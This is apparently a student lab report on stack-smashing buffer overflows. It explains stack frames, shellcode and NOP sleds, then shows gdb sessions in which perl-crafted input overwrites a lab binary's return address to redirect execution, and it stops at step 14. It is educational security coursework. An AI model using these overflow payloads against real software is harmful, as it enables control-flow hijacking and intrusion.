
Assignment3_Stack Smashing

Junfei Wang 33006896

Ziwei Wang 33007861

Some of the content and pictures in this report refer to "No.Starch.Press.Hacking.The.Art.of.Exploitation.2nd.Edition", which is a huge help for me to complete this report.



Target1

Some critical concepts:

Memory Segmentation: A compiled program's memory is divided into five segments: *text, data, bss, heap, and stack*. Each segment represents a special portion of memory that is set aside for a certain purpose.

The text segment is also sometimes called the code segment. This is where the assembled machine language instructions of the program are located. The data and bss segments are used to store global and static program variables.


The data segment is filled with the initialized global and static variables, while the bss segment is filled with their uninitialized counterparts.

The heap segment is a segment of memory a programmer can directly control. Blocks of memory in this segment can be allocated and used for whatever the programmer might need.

The stack segment also has variable size and is used as a temporary scratchpad to store local function variables and context during function calls.

```
(gdb) info frame
Stack level 0, frame at 0xbffff6e0:
 eip = 0x804847c in foo (target1.c:14); saved eip 0x80484f0
 called by frame at 0xbffff700
 source language c.
 Arglist at 0xbffff6d8, args: argv=0xbffff7b4
 Locals at 0xbffff6d8, Previous frame's sp is 0xbffff6e0
 Saved registers:
  ebp at 0xbffff6d8, eip at 0xbffff6dc
```


slic



From the above figure, we can know why the return address is a low address and eip is pointed at a high address when having a function call.


Segmentation Fault: Memory is split into segments, and some memory addresses aren't within the boundaries of the memory segments the program is given access to. When the program attempts to access an address that is out of bounds, it will crash and die in what's called a segmentation fault.

Stack Frame: Since the context and the EIP must change when a function is called, the stack is used to remember all of the passed variables, the location the EIP should return to after the function is finished, and all the local variables used by that function. All of this information is stored together on the stack in what is collectively called a stack frame. The stack contains many stack frames.




Buffer Overflow: If a programmer wants to put ten bytes of data into a buffer that had only been allocated eight bytes of space, that type of action is allowed, even though it will most likely cause the program to crash. This is known as a buffer overrun or buffer overflow, since the extra two bytes of data will overflow and spill out of the allocated memory, overwriting whatever happens to come next. If a critical piece of data is overwritten, the program will crash.

Code Injection: The exploit uses a technique to overflow a buffer into the return address; however, it also injects its own instructions into memory and then returns execution there. These instructions are called **shellcode**, and they tell the program to restore privileges and open a shell prompt.




NOP sled: NOP is an assembly instruction that is short for no operation. It is a single-byte instruction that does absolutely nothing. In this case, NOP instructions are going to be used for a different purpose: as a fudge factor. We'll create a large array (or sled) of these NOP instructions and place it before the shellcode; then, if the EIP register points to any address found in the NOP sled, it will increment while executing each NOP instruction, one at a time, until it finally reaches the shellcode. This means that as long as the return address is overwritten with any address found in the NOP sled, the EIP register will slide down the sled to the shellcode, which will execute properly.




How to solve Target1:

1. Crash target1 by overflowing the buffer. We can see segmentation fault.




```
user@box:~/proj3/sploits$ ../targets/target1 `perl -e 'print "b"x150;'`
Segmentation fault
```

2. Open it up in gdb.




```
user@box:~/proj3/sploits$ gdb ../targets/target1
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/user/proj3/targets/target1...done.
```




```
(gdb) set args "`perl -e 'print "b"x150;'`"
```

3. Set a breakpoint at foo.




```
(gdb) b foo
Breakpoint 1 at 0x804847c: file target1.c, line 14.
```

4. Run the program.




```
(gdb) r
Starting program: /home/user/proj3/targets/target1 "`perl -e 'print "b"x150;'`"

Breakpoint 1, foo (argv=0xbffff7c4) at target1.c:14
14        bar(argv[1], buf);
```

5. According to the command ‘info frame’, we can find that the value of the return address is 0x80484f0, and it is stored at 0xbffff6ec.




```
(gdb) info frame
Stack level 0, frame at 0xbffff6f0:
 eip = 0x804847c in foo (target1.c:14); saved eip 0x80484f0
 called by frame at 0xbffff710
 source language c.
 Arglist at 0xbffff6e8, args: argv=0xbffff7c4
 Locals at 0xbffff6e8, Previous frame's sp is 0xbffff6f0
 Saved registers:
  ebp at 0xbffff6e8, eip at 0xbffff6ec
```


6. Set a breakpoint at the ‘leave’ instruction and continue.



```
(gdb) disassemble foo
Dump of assembler code for function foo:
0x08048473 <foo+0>:     push   %ebp
0x08048474 <foo+1>:     mov    %esp,%ebp
0x08048476 <foo+3>:     sub    $0x98,%esp
0x0804847c <foo+9>:     mov    0x8(%ebp),%eax
0x0804847f <foo+12>:    add    $0x4,%eax
0x08048482 <foo+15>:    mov    (%eax),%edx
0x08048484 <foo+17>:    lea    -0x80(%ebp),%eax
0x08048487 <foo+20>:    mov    %eax,0x4(%esp)
0x0804848b <foo+24>:    mov    %edx,(%esp)
0x0804848e <foo+27>:    call   0x8048454 <bar>
0x08048493 <foo+32>:    leave
0x08048494 <foo+33>:    ret
End of assembler dump.
```




```
(gdb) b *0x08048493
Breakpoint 2 at 0x8048493: file target1.c, line 15.
```




```
(gdb) c
Continuing.

Breakpoint 2, foo (argv=0x62626262) at target1.c:15
15      }
```

7. The eip address is still 0xbffff6ec, but its value has been overwritten with 0x62626262.




```
(gdb) info frame
Stack level 0, frame at 0xbffff6f0:
 eip = 0x8048493 in foo (target1.c:15); saved eip 0x62626262
 called by frame at 0x6262626a
 source language c.
 Arglist at 0xbffff6e8, args: argv=0x62626262
 Locals at 0xbffff6e8, Previous frame's sp is 0xbffff6f0
 Saved registers:
  ebp at 0xbffff6e8, eip at 0xbffff6ec
```

8. Get the address of the buffer we’re overflowing(0xbffff668).




```
(gdb) x buf
0xbffff668:     0x62626262
```

9. In order to overwrite the return address, we have to calculate how many bytes past the end of the buffer(132 bytes).




```
(gdb) p 0xbffff6ec - 0xbffff668
$1 = 132
```

10. Write a specific value ‘0x31415926’ to the return address. Retry.




```
(gdb) set args "`perl -e 'print "b"x132 . "\x26\x59\x41\x31";'`"
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/user/proj3/targets/target1 "`perl -e 'print "b"x132 . "\
x26\x59\x41\x31";'`"

Breakpoint 1, foo (argv=0xbffff7d4) at target1.c:14
14          bar(argv[1], buf);
(gdb) info frame
Stack level 0, frame at 0xbffff700:
 eip = 0x804847c in foo (target1.c:14); saved eip 0x80484f0
 called by frame at 0xbffff720
 source language c.
 Arglist at 0xbffff6f8, args: argv=0xbffff7d4
 Locals at 0xbffff6f8, Previous frame's sp is 0xbffff700
 Saved registers:
  ebp at 0xbffff6f8, eip at 0xbffff6fc
(gdb) c
Continuing.

Breakpoint 2, foo (argv=0xbffff700) at target1.c:15
15      }
```




```
(gdb) info frame
Stack level 0, frame at 0xbffff700:
 eip = 0x8048493 in foo (target1.c:15); saved eip 0x31415926
 called by frame at 0x6262626a
 source language c.
 Arglist at 0xbffff6f8, args: argv=0xbffff700
 Locals at 0xbffff6f8, Previous frame's sp is 0xbffff700
 Saved registers:
  ebp at 0xbffff6f8, eip at 0xbffff6fc
(gdb) x 0xbffff6fc
0xbffff6fc:     0x31415926
```

11. Get the address of the buffer.




```
(gdb) x buf
0xbffff678:     0x62626262
```

12. Write the start address of the buffer(0xbffff678) into foo()’s eip. After foo returns, it will think it is the next instruction it should run.




```
(gdb) set args "`perl -e 'print "b"x132 . "\x78\xf6\xff\xbf";'`"
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/user/proj3/targets/target1 "`perl -e 'print "b"x132 . "\
x78\xf6\xff\xbf";'`"

Breakpoint 1, foo (argv=0xbffff7d4) at target1.c:14
14          bar(argv[1], buf);
(gdb) info frame
Stack level 0, frame at 0xbffff700:
 eip = 0x804847c in foo (target1.c:14); saved eip 0x80484f0
 called by frame at 0xbffff720
 source language c.
 Arglist at 0xbffff6f8, args: argv=0xbffff7d4
 Locals at 0xbffff6f8, Previous frame's sp is 0xbffff700
 Saved registers:
  ebp at 0xbffff6f8, eip at 0xbffff6fc
(gdb) c
Continuing.

Breakpoint 2, foo (argv=0xbffff700) at target1.c:15
15      }
```




```
(gdb) info frame
Stack level 0, frame at 0xbffff700:
 eip = 0x8048493 in foo (target1.c:15); saved eip 0xbffff678
 called by frame at 0x6262626a
 source language c.
 Arglist at 0xbffff6f8, args: argv=0xbffff700
 Locals at 0xbffff6f8, Previous frame's sp is 0xbffff700
 Saved registers:
  ebp at 0xbffff6f8, eip at 0xbffff6fc
(gdb) x buf
0xbffff678:     0x62626262
```

13. If we run it, it will try to execute 0x31 as an instruction.




```
(gdb) si
0x08048494 in foo (argv=Cannot access memory at address 0x6262626a
) at target1.c:15
15      }
(gdb) si
Cannot access memory at address 0x62626266
(gdb) si

Program received signal SIGSEGV, Segmentation fault.
0xbffff678 in ?? ()
```

14. Print out ten characters beginning at $eip.



